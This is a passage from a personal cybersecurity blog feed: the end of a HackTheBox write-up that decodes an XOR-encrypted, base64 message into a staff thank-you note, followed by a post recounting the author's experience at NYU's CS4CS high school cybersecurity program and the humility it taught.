<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>{"encryption": "xor", "encrpytion_key": "HackTheBox", "encoding": "base64", "data": "DAQCGXQgBCEELCAEIQQsSCYtAhU9DwofLURvSDgdaAARDnQcDTAGFCQEB0sgB0UjARYnFA0IMUgEYgIXJQQNHzsdFmICESQEEB87BgBiBhZoDhYZdAIKNx0WLRhDHzsPADYHHTpPQzw9HA1iBhUlBA0YMUgPLRZYKQ8HSzMaBDYGDD0FBkd0HwBiDB0kBAEZNRwAYhsQLUECCDwBADQKFS0PF0s7DkUwChkrCQoFM0hXYgIRJA0KBDpIFycCGToKAgk4DUU3HB06EkJLAAAMMU8RJgIRDjABBy4KWC4EAh90Hwo3AxxoDwwfdAAENApYKgQGBXQYCjEcESoNBksjAREqAA08QQYKNwBFIwEcaAQVDiYRRS0BHWgOBUstBxBsZXIOEwwGdBwNJ08OLRMaSzYNAisBFiEPBEd0IAQhBCwgBCEELEgNIxxYKgQGBXQKECsDDGgUEwQ6SBEqClgqBA8CMQ5FNgcZPEEIBTsfCScLHy1BEAM1GgwsCFRoAgwHOAkHLR0ZPAgMBXhIBCwLWCAADQ8nRQosTx0wEQYZPQ0LIQpYKRMGSzIdCyYOFS0PFwo4SBEtTwgtExAEOgkJYg4WLEETGTsOADEcEScPAgd0DxctGAwgT0M/Ow8ANgcdOk1DHDFIDSMZHWgHDBggDRcnC1gpD0MOOh4MMAAWJQQNH3QfDScdHWgIDQU7HgQ2BhcmQRcDJgETJxxYKQ8HSycDDC4DC2gAEQ50AAosChxmQSYKNwBFIQcZJA0GBTMNRSEAFTgNBh8xDEliChkrCUMGNQsNKwEdaAIMBSUdADAKHGRBAgUwSAA0CgoxQRAAPQQJYgMdKRMNDjBIDSMcWCsODR8mAQc3Gx0sQRcEdBwNJ08bJw0PDjccDDQKWCEPFw44BAwlChYrBEMfPAkRYgkNLQ0QSyAADDFPDiEDEQo6HEUhABUlFA0CIBFLSGUsJ0EGCjcARSMBHGgEFQ4mEUUvChUqBBFLOw5FNgcdaCkCCD88DSctFzBBAAQ5BRAsBgwxTUMfPAkLKU8BJxRDDTsaRSAKESYGQwp0GAQwG1gnB0MfPAEWYgYWKxMGDz0KCSdPEicUEQUxEUtiNhc9E0MIOwYRMAYaPRUKBDobRSoODi1BEAM1GAAmTwwgBEMdMRocYgkZKhMKCHQHA2IADTpBEwc1HAMtHRVoAA0PdAELMR8ROgQHSyEbRTYAWCsODR89BhAjAxQxQQoFOgcTIxsdaAAND3QNEy0DDi1PQzwxSAQwClghDA4OOhsALhZYOBMMHjBICiRPDyAAF0sjDUUqDg4tQQIINwcIMgMROwkGD3QcCiUKDCAEEUd0CQsmTw8tQQYKMw0XLhZYKQ8XAjcBFSMbHWgVCw50Cwo3AQwkBBAYdAUMLgoLPA4NDidIHCcbWDwOQwg7BQBsZXIABBEOcxtFNgBYPAkGSzoNHTZPGyAAEx8xGkliGBAtEwZLIw1FNQYUJEEABDocDCwaHWgVDEskHRYqTwwgBEMJOx0LJg4KIQQQSzsORSEWGi0TEA43HRcrGwFkQQoFJxgMMApYPAkGSzoNHTZPHy0PBhk1HAwtAVgnB0MOIAAMIQ4UaAkCCD8NFzFDWCkPB0s3GgAjGx1oAEMcOxoJJk8PIAQRDnQDCy0YFC0FBA50ARZiDhsrBBAYPQoJJ08MJ0ECBzhGb0g4ETwJQw8xDRUnHAxoBhEKIAERNwsdZGtpPzwNRQoOGyM1Cw4WBx1iOx0pDA=="}
</code></pre></div></div>

<p>The data here is Base64 encoded, XOR encrypted with the key <code class="language-plaintext highlighter-rouge">HackTheBox</code>. Ignoring the misspelling of <code class="language-plaintext highlighter-rouge">encrpytion_key</code> present in the JSON body, we will decode and decrypt the data. Doing this gives us a nice thank-you note from the HackTheBox staff. How sweet!</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Dear HackTheBox Community,

We are thrilled to announce a momentous milestone in our journey together. With immense joy and gratitude, we celebrate the achievement of reaching 2 million remarkable users! This incredible feat would not have been possible without each and every one of you.

From the very beginning, HackTheBox has been built upon the belief that knowledge sharing, collaboration, and hands-on experience are fundamental to personal and professional growth. Together, we have fostered an environment where innovation thrives and skills are honed. Each challenge completed, each machine conquered, and every skill learned has contributed to the collective intelligence that fuels this vibrant community.

To each and every member of the HackTheBox community, thank you for being a part of this incredible journey. Your contributions have shaped the very fabric of our platform and inspired us to continually innovate and evolve. We are immensely proud of what we have accomplished together, and we eagerly anticipate the countless milestones yet to come.

Here's to the next chapter, where we will continue to push the boundaries of cybersecurity, inspire the next generation of ethical hackers, and create a world where knowledge is accessible to all.

With deepest gratitude,

The HackTheBox Team
</code></pre></div></div>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[Foothold]]></summary></entry><entry><title type="html">My Experience at NYU CS4CS</title><link href="https://cybersec.deadandbeef.com/my-experience-at-nyu-cs4cs" rel="alternate" type="text/html" title="My Experience at NYU CS4CS" /><published>2023-07-29T00:00:00+00:00</published><updated>2023-07-29T00:00:00+00:00</updated><id>https://cybersec.deadandbeef.com/My-Experience-at-NYU-CS4CS</id><content type="html" xml:base="https://cybersec.deadandbeef.com/my-experience-at-nyu-cs4cs"><![CDATA[<p>To preface, CS4CS is a free program provided by New York University (NYU) to teach high school students the fundamentals of cybersecurity in a structured, fun, and educational manner. I honestly wasn’t expecting much from the program, since I’ve done plenty of CTFs, HackTheBox, and learned quite a bit on TryHackMe. But I was wrong. I go into more detail below.</p>

<h3 id="initial-impressions">Initial Impressions</h3>

<p>When the program first started, it covered the VERY basics. The instructors talked about what cybersecurity itself was, had us do some basic Python exercises, went into binary and hex, encodings, and some cryptography basics. I saw that the other students in the class didn’t know too much about cyber, and this made me a little overconfident (this will come back to bite me, as you will see later). The university had a CTF in the last two days of every week, and I found the first challenges pretty quick and easy, to say the least. Overall, I initially saw the program as a breeze and enjoyable experience, but nothing more than that.
We got assigned a research paper, but the topics were pretty basic and hard to screw up. I picked password security as my research topic.</p>

<h3 id="the-program-ramps-up">The Program Ramps Up</h3>

<p>In the second week, the program definitely started to get on my level a lot more. We were taught web security, network security, stegonography, and even basic networking concepts such as routing and switching. It wasn’t CCIE R&amp;S level depth or anything, but it was discussed at a fundamental level. We hacked a car too, which I found really fun and interesting. In this week, the stakes for the CTFs went up significantly. There was now a $75, $50, and $25 prize on the line per team member for 1st, 2nd, and 3rd place respectively. In this week’s CTF, I was not able to solve one of the stegonography challenges and fell into second place for a bit before jumping back into first place. In this week, I started to make some real friends as well. There were three guys that I loved talking to and now have permanent contact with outside of the program. On the Friday of this week, our team fell into third place after I struggled to solve a few of the challenges posted that day. I was nearly brought to tears by this. How could I, someone who’s played around with cybersecurity for years, lose to people who hadn’t even heard of the term before the program? It was a humiliating thought, but I had no way of expecting what would happen next.</p>

<h3 id="the-final-week">The Final Week</h3>

<p>In the final week, we talked about web security, packet captures, and log analysis. We used Wireshark a lot to view internet traffic, where the instructors asked us questions about what was in the packets. We analyzed logs in order to be able to write a report on what had happened to the system, and we learned SQL and SQL injection. I found these topics really cool and more on my level than anything else. Also, we had a two-day BlackHat style conference where industry professionals came to us and talked about different cybersecurity concepts, such as smartphone privacy and cloud security. I took full advantage of these conferences, talking and networking with the presenters whenever I could. I had in-depth conversations with these professionals, discussing hacking, resumés, career advancement, networking, and much more. My CCNA gave me increased credibility among them, led to more technical discussion between us, and a fantastic lunch (with my food fully paid by them to boot). In the final day, the CTF was on, and hard. Many of the challenges, I did not solve because I genuinely did not know what to do. There were OSINT challenges and hardware hacking challenges. I didn’t even know where to start with them. I got a few challenges, including one challenge where I had to go into a room and figure out an encoding, but that’s it. A classmate of mine wanted to combine forces in being “useless” (because I was not getting many flags), and that’s when I knew what was going to happen. We were not winning any of those prizes. By the end, a team had already cracked the final 500 point challenge, and we were down at sixth place. I was devestated. I had lost the opportunity to win a grand prize. I waved my goodbyes to my instructors and classmates; it was pretty bittersweet and we were all going to miss each other (there was even a girl who asked me to go out with some of her friends). Going back home, I looked back on the three weeks at the program. It was a wild ride, going from being top G to being in sixth place. I learned what my weak points were and what I needed to learn more about. At the end, it was a great experience, making new friends, learning a lot, having fun, networking, and learning important life lessons.</p>

<h3 id="lessons-learned">Lessons Learned</h3>

<p>There were plenty of cybersecurity related things that I learned while at the program, but I won’t get into them here. Instead, I want to get into the life lessons I learned. Specifically, about modesty and humility. I thought that I knew about everything the program was going to teach, but I was severely mistaken. I communicated this to some classmates, saying that it was “easy” and that it was nothing I could handle. I told others about how our team was going to win the CTF in 1st place, and expected people to roll in. Looking back, it was behavior not suitable for a professional setting and not in my moral code. There are times to brag, but this was not it. A modest attitude is best, I always thought. Not only will people treat you better, but you will seem more trustworthy and curious to others. But more importantly, I learned to be humble. To be open to learning new things and never assume that your knowledge is better than anyone else’s. This is especially true in the IT field. I was so focused on showing off my “superior” knowledge that I forgot to actually focus on the CTF. In short: don’t ever think that you know everything or that you have it easy. If you do, you will quickly learn that it is the opposite, and the realization will hit you like a truck (as it did for me).</p>

<h3 id="the-conclusion">The Conclusion</h3>

<p>If you are a parent or high school student in the NY/NJ area who is thinking about this program, I would tell you to apply a hundred times over. It will be a great experience if you are just starting out, and a very humbling one if you already have some independent or formal experience with cybersecurity (replace “you” with “your child” if you are a parent).</p>]]></content><author><name>th3hat3d</name></author><summary type="html"><![CDATA[To preface, CS4CS is a free program provided by New York University (NYU) to teach high school students the fundamentals of cybersecurity in a structured, fun, and educational manner. I honestly wasn’t expecting much from the program, since I’ve done plenty of CTFs, HackTheBox, and learned quite a bit on TryHackMe. But I was wrong. I go into more detail below.]]></summary></entry></feed>